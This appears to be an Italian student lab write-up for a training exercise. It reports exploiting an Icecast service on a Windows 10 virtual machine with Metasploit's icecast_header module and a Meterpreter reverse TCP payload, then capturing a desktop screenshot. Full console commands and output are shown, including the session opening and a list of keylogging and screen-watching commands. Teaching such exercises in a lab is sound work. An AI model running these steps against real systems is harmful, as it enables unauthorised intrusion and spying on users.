
Hacking Windows

Traccia: ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

1. Innanzitutto ho avviato il sevizio icecast su Windows10



2. Ho avviato un `arp-scan -l` per trovare l'indirizzo ip della macchina target ed ho convenuto che fosse 192.168.50.104

```
┌──(kali㉿vboxkali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:8f:af:f6, IPv4: 192.168.50.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.104  08:00:27:d6:0d:1a       (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.996 seconds (128.26 hosts/sec). 1 responded
```

3. Ho fatto partire msfconsole dal terminale ed ho cercato l'exploit *icecast*, dopo di che l'ho selezionato tramite il comando `use`.


4. Dopo aver lanciato il comando `options` per verificare i parametri da configurare prima di eseguire l'exploit, ho constatato che l'unico parametro necessario era *RHOSTS*. L'ho configurato correttamente e avviato l'exploit. Una volta ottenuto l'accesso tramite Meterpreter, ho utilizzato il comando `help` per consultare l'elenco delle funzionalità disponibili. Nella sezione "*User Interface Commands*" ho individuato il comando che consente di catturare uno screenshot del desktop della macchina Windows 10 e l'ho eseguito.

```
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.104
RHOSTS => 192.168.50.104
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (176198 bytes) to 192.168.50.104
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.104:49450) at 2024-12-19 15:14:43 +0100

meterpreter > -h
[-] Unknown command: -h. Run the help command for more details.
meterpreter > help
```

```
Stdapi: User interface Commands
===============================

    Command                   Description
    -------                   -----------
    enumdesktops              List all accessible desktops and window stations
    getdesktop                Get the current meterpreter desktop
    idletime                  Returns the number of seconds the remote user has been idle
    keyboard_send             Send keystrokes
    keyevent                  Send key events
    keyscan_dump              Dump the keystroke buffer
    keyscan_start             Start capturing keystrokes
    keyscan_stop              Stop capturing keystrokes
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop
    setdesktop                Change the meterpreters current desktop
    uictl                     Control some of the user interface components
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Netbzsxm.jpeg
```

5. Ottenendo così lo **screenshot** del desktop del Windows 10 nella cartella kali sotto il nome "Netbzsxm.jpeg"


Cestino
test
Icecast2 Win32
Malware
tomcat
Programmi per Malwa...
Google Chrome
debug
Icecast2 Version 2.x
File Configuration About
icecast.org
Stop Server
Start Server on Application Startup
Server Status
Running
Hide To Systray
Server Status
Source Level Stats
Global Statistics
Stat Type
Name
Value
Global Stat
connections
1
Server Has Been Running
0 Days, 0 Hours, 4 Minutes, 11 Seconds
Ricerca in Windows e nel Web
ITA
15:16
19/12/2024